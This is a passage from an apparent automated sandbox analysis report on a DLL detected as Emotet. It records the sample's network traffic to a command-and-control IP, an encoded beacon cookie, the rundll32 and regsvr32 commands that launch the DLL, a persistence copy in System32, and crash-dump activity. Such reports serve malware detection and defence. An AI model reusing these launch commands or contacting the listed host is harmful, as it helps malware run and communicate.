GetDateFormatA, GetTimeFormatA, GetUserDefaultLCID, GetLocaleInfoA, EnumSystemLocalesA, IsValidLocale, HeapSize, SetEnvironmentVariableA
ole32.dll	CoTaskMemFree, CoLoadLibrary, CoTaskMemAlloc

Exports

Name	Ordinal	Address
DllRegisterServer	1	0x180042050
DllUnregisterServer	2	0x180042080

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 04:43:56.841666937 CEST	49763	443	192.168.2.4	23.239.0.12
May 14, 2022 04:43:56.841734886 CEST	443	49763	23.239.0.12	192.168.2.4
May 14, 2022 04:43:56.841846943 CEST	49763	443	192.168.2.4	23.239.0.12
May 14, 2022 04:43:56.952408075 CEST	49763	443	192.168.2.4	23.239.0.12
May 14, 2022 04:43:56.952469110 CEST	443	49763	23.239.0.12	192.168.2.4
May 14, 2022 04:43:57.514206886 CEST	443	49763	23.239.0.12	192.168.2.4
May 14, 2022 04:43:57.514307022 CEST	49763	443	192.168.2.4	23.239.0.12
May 14, 2022 04:43:58.116265059 CEST	49763	443	192.168.2.4	23.239.0.12
May 14, 2022 04:43:58.116293907 CEST	443	49763	23.239.0.12	192.168.2.4
May 14, 2022 04:43:58.116704941 CEST	443	49763	23.239.0.12	192.168.2.4
May 14, 2022 04:43:58.116811991 CEST	49763	443	192.168.2.4	23.239.0.12
May 14, 2022 04:43:58.146315098 CEST	49763	443	192.168.2.4	23.239.0.12
May 14, 2022 04:43:58.188512087 CEST	443	49763	23.239.0.12	192.168.2.4
May 14, 2022 04:43:58.992183924 CEST	443	49763	23.239.0.12	192.168.2.4
May 14, 2022 04:43:58.992307901 CEST	49763	443	192.168.2.4	23.239.0.12
May 14, 2022 04:43:58.992328882 CEST	443	49763	23.239.0.12	192.168.2.4
May 14, 2022 04:43:58.992388010 CEST	49763	443	192.168.2.4	23.239.0.12
May 14, 2022 04:43:59.002839088 CEST	49763	443	192.168.2.4	23.239.0.12
May 14, 2022 04:43:59.005179882 CEST	443	49763	23.239.0.12	192.168.2.4
May 14, 2022 04:43:59.005284071 CEST	49763	443	192.168.2.4	23.239.0.12

HTTP Request Dependency Graph

- 23.239.0.12


HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49763	23.239.0.12	443	C:\Windows\System32\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-14 02:43:58 UTC	0	OUT	GET / HTTP/1.1 Cookie: Iy=fPgCu6hdIRPOX8k/SHrOx9XZ/EmjulMmEbEv8XYnsLxz0o0A/923j6bgylV76OJZy0vuX+W25k6SbWF SHU6FKNQixaS8E8PxUH2BGzfm2puptcnoDBZ1o44JxxaK+QmbgumWrZW+4bWKX2NJamXEtVia9YY2FrXpZl1Gdb4Fb egICVKs1pPVMR0BEFsXvuSMuNl91zFG2kLGoiyVOi53qrIAbbAlwk8plkW7MJqHTb1sSH4MlBoDBBd0bzR+3ErJYqo voku2FbfB5aKc7YvUPA5uJfxN9Q9wf1uvDVUFC1hkAzS7TtDDUI1rJRw78Y+IrFXCD9P9gkOnqD7qBiM0LXtM1zjjH 3LbqpPt Host: 23.239.0.12 Connection: Keep-Alive Cache-Control: no-cache
2022-05-14 02:43:58 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 14 May 2022 02:43:58 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close
2022-05-14 02:43:58 UTC	0	IN	Data Raw: 66 35 0d 0a 92 34 64 11 58 f1 be 1c c3 b2 90 fb 04 54 70 4f 22 88 8c 66 96 61 e6 9b c4 30 a2 1d e7 29 14 38 c8 61 0f ad 48 14 8c 96 d7 52 04 12 b4 28 b9 b6 54 54 20 ac e3 4b 7d c4 1f 22 22 a3 22 8f 84 d5 ee fc 98 ba f2 be 3a d9 ce 06 e0 75 e1 f9 74 1d f4 7e a3 ff 97 98 42 b9 a1 cd 21 3a 00 1e 7a 83 1e 00 eb c6 80 2d 33 aa 76 fc 5a 22 ec 59 a0 59 94 f6 31 bd a0 e1 0f b8 d1 ea e9 6f 08 d2 ee 44 a4 79 fb 41 c3 a8 9d e7 08 81 ba bb 90 83 3d 3d 2f 6a de cb 79 09 09 bb 11 dc 15 7a ba be 5d 06 ec e3 12 8e e9 d5 16 89 57 73 3a 90 6b 47 d6 23 c3 64 01 2e a8 bb 5b 42 94 4d 62 fc 37 f6 f6 14 53 22 58 1b 4c 88 3d 18 5c cf e7 ec e2 29 d9 c2 a6 bc e4 54 18 fe d0 ef 53 63 a3 52 e9 60 18 a3 9d 7d 29 7d 05 16 5e f6 63 5b 6c 46 9e 2d 0d 04 7b 14 ce e1 c6 0d 0a 30 0d 0a 0d Data Ascii: f54dXTpO"fa0)8aHR(TT K}"""":ut~B!:z-3vZ"YY1oDyA==/jyz]Ws:kG#d.[BMb7S"XL=\)TScR`})}^c[lF-{0

Statistics

Behavior



- loaddll64.exe
- cmd.exe
- regsvr32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- regsvr32.exe
- WerFault.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- SgrmBroker.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- MpCmdRun.exe
- conhost.exe
- svchost.exe
- svchost.exe

Click to jump to process

System Behavior

Analysis Process: loaddll64.exe PID: **3432**, Parent PID: **1452**

General

Target ID:	0
Start time:	04:43:25
Start date:	14/05/2022
Path:	C:\Windows\System32\loaddll64.exe
Wow64 process (32bit):	false
Commandline:	loaddll64.exe "C:\Users\user\Desktop\r0hiaXHscs.dll"
Imagebase:	0x7ff670510000
File size:	140288 bytes
MD5 hash:	4E8A40CAD6CCC047914E3A7830A2D8AA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **1780**, Parent PID: **3432**

General

Target ID:	1
Start time:	04:43:26
Start date:	14/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\r0hiaXHscs.dll",#1
Imagebase:	0x7ff7bb450000

File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 2320, Parent PID: 3432

General

Target ID:	2
Start time:	04:43:26
Start date:	14/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\r0hiaXHscs.dll
Imagebase:	0x7ff7f40f0000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.265165239.00000000014B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.265494708.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\System32\EjXLXGuvol\eGzQUTT.dll:Zone.Identifier	success or wait	1	180009356	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2324, Parent PID: 1780

General

Target ID:	3
Start time:	04:43:27
Start date:	14/05/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe "C:\Users\user\Desktop\r0hiaXHscs.dll",#1
Imagebase:	0x7ff742af0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.263908725.000001F647070000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.262994349.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2312**, Parent PID: **3432**

General

Target ID:	4
Start time:	04:43:27
Start date:	14/05/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\r0hiaXHscs.dll,DllRegisterServer
Imagebase:	0x7ff742af0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.262598004.000001A62C2D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.262294872.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **3472**, Parent PID: **3432**

General

Target ID:	5
Start time:	04:43:31
Start date:	14/05/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32.exe C:\Users\user\Desktop\r0hiaXHscs.dll,DllUnregisterServer
Imagebase:	0x7ff742af0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.288475695.00000251A69B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000000.270584162.00000251A69B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.288212434.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000000.268727406.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000000.270182578.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000000.269375982.00000251A69B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: regsvr32.exe PID: **6040**, Parent PID: **2320**

General

Target ID:	6
Start time:	04:43:32
Start date:	14/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\EjXLXGuvoI\eGzQUTT.dll"
Imagebase:	0x7ff7f40f0000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.776138952.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.775868198.0000000000570000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: WerFault.exe PID: **5388**, Parent PID: **3472**

General

Target ID:	8
Start time:	04:43:36
Start date:	14/05/2022
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 3472 -s 328
Imagebase:	0x7ff770e00000
File size:	494488 bytes
MD5 hash:	2AFFE478D86272288BBEF5A00BBEF6A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFEFA3527E	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FFFEFA2E9F7	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER511A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER511A.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_r0h_31cb52ba2bf69c94e76619fce422511ad71911_684ed31a_155663d4	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_r0h_31cb52ba2bf69c94e76619fce422511ad71911_684ed31a_155663d4\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FFFEFA2E9F7	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER511A.tmp	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER511A.tmp.xml	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF8F5.tmp.csv	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF906.tmp.txt	success or wait	1	7FFFEFA2E9F7	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 5a 17 7f 62 fd 05 12 00 00 00 00 00	MDMP Zb	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	9528	6	00 00 00 00 00 00		success or wait	1	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	212	1420	09 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 38 25 00 00 00 01 00 00 4c 77 fd 10 00 00 00 00 00 00 00 00 00 00 00 00 18 01 fd 45 fd 01 00 00 54 05 00 00 fd 03 00 00 fd 0d 00 00 52 17 7f 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UB8%LwETRb0W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	10252	1232	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 7f 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 5f 00 10 00 fd 1f 00 00 33 00 2b 00 2b 00 53 00 2b 00 2b 00 06 02 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 fd 02 fd 01 00 00 00 00 00 00 00 00 00 00 00 28 fd fd 61 fd 00 00 00 70 fd fd 61 fd 00 00 00 7a 00 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 72 5b fd fd 51 02 00 00 0a 00 00 00 00 00 00 00 10 24 46 fd fd 0f 00 00 fd fd fd fd fd fd fd 00 5b fd fd 51 02 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 10 fd fd 51 02 00 00 00 00 00 00 00 00 00	_3++S++X(apazr[Q$F[Q Q	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	1632	168	1c 15 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 04 00 00 0c 28 00 00	(	success or wait	1	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	15180	20	54 00 00 00 fd 7f 61 fd 00 00 00 08 00 00 00 fd 40 00 00	Ta@	success or wait	84	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	16528	8	4f 7e fd 02 fd 7f 00 00	O~	success or wait	83	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	55546	2696	76 fd fd 02 fd 7f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 32 fd 02 fd 7f 00 00 10 00 00 00 00 00 00 00 fd fd fd 61 fd 00 00 00 fd fd fd 61 fd 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 20 fd 61 fd 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 68 fd fd 51 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2f fd fd 51 02 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 00 00 00 00 00 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	v`2aa ahQ/QPP	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	1800	4	03 00 00 00		success or wait	3	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	11484	1232	00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 48 00 00 00 00 00 00 00 1f 00 10 00 fd 1f 00 00 33 00 2b 00 2b 00 53 00 2b 00 2b 00 46 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 38 fd 61 fd 00 00 00 fd fd fd fd fd fd fd 38 ff 61 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd 7f 61 fd 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd 38 fd 61 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 be 02 fd 7f 00	H3++S++F8a8aa8a	success or wait	3	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	1900	48	fd 14 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 70 fd 61 fd 00 00 00 78 fd fd 61 fd 00 00 00 fd 0a 00 00 fd fd 00 00 fd 04 00 00 7c 36 00 00	paxa|6	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	1960	4	19 00 00 00		success or wait	25	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	9534	30	18 00 00 00 72 00 75 00 6e 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	rundll32.exe	success or wait	25	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	4556	4320	00 00 5d fd fd 7f 00 00 00 fd 02 00 3c 32 03 00 fd 7c 68 2b fd 27 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 20 00 00 00 70 00 00 00 0c 00 00 00 01 00 00 00 00 00 00 00 00 10 00 fd 01 00 00 00 fd fd 02 fd 01 00 00 00 00 00 00 fd 01 00 00 00 51 01 00 00 04 00 00 00 fd fd fd 02 fd 7f 00 00 fd fd fd 02 fd 7f 00 00 00 fd 02 fd 01 00 00 00 fd fd 67 3c 67 fd 01 00 10 00 fd 01 00 00 00 fd fd 02 fd 01 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 51 01 00 00 00 00 00	]<2|h+'BB?#`A pQg<gQ	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	8884	644	01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd fd fd 7f 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 40 fd 02 00 00 00 00 00 fd 0b 03 00 00 00 00 fd 55 02 00 00 01 00 00 00 00 00 00 00 00 00 00 01 00 00 00 fd fd 03 00 00 00 00 00 38 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 4e 1b 00 00 00 00 00 54 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd fd 05 00 00 00 00 00 1e fd fd 39 00 00 00 00 fd 0f fd 1f 00 00 00 00 fd 24 fd 22 00 00 00 00 fd 35 0e 01 00 00 00 00 fd 3c 01 00 fd 0a 01 00 10 fd 05 00 fd 0c 0b 00 54 fd 04 00 06 7f 15 00 fd fd 05 00 4c fd 33 00 fd 01 00 68 18 14 00 00 00 00 00 fd 56 20 00 4d 54 04 00 3d fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 05 00	Zb@U8NT@9$"5<TL3hVMT=	success or wait	1	7FFFEFA2E9F7	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	58242	5236	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C93.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 fd 0a 00 00 fd 07 00 00 0d 00 00 00 7c 10 00 00 38 12 00 00 05 00 00 00 44 05 00 00 4c 3b 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 58 0d 00 00 fd fd 00 00 15 00 00 00 fd 01 00 00 fd 22 00 00 16 00 00 00 fd 00 00 00 fd 24 00 00	|8DL;`8TX"$	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	7FFFEFA2E9F7	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F53.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	7FFFEFA2E9F7	unknown
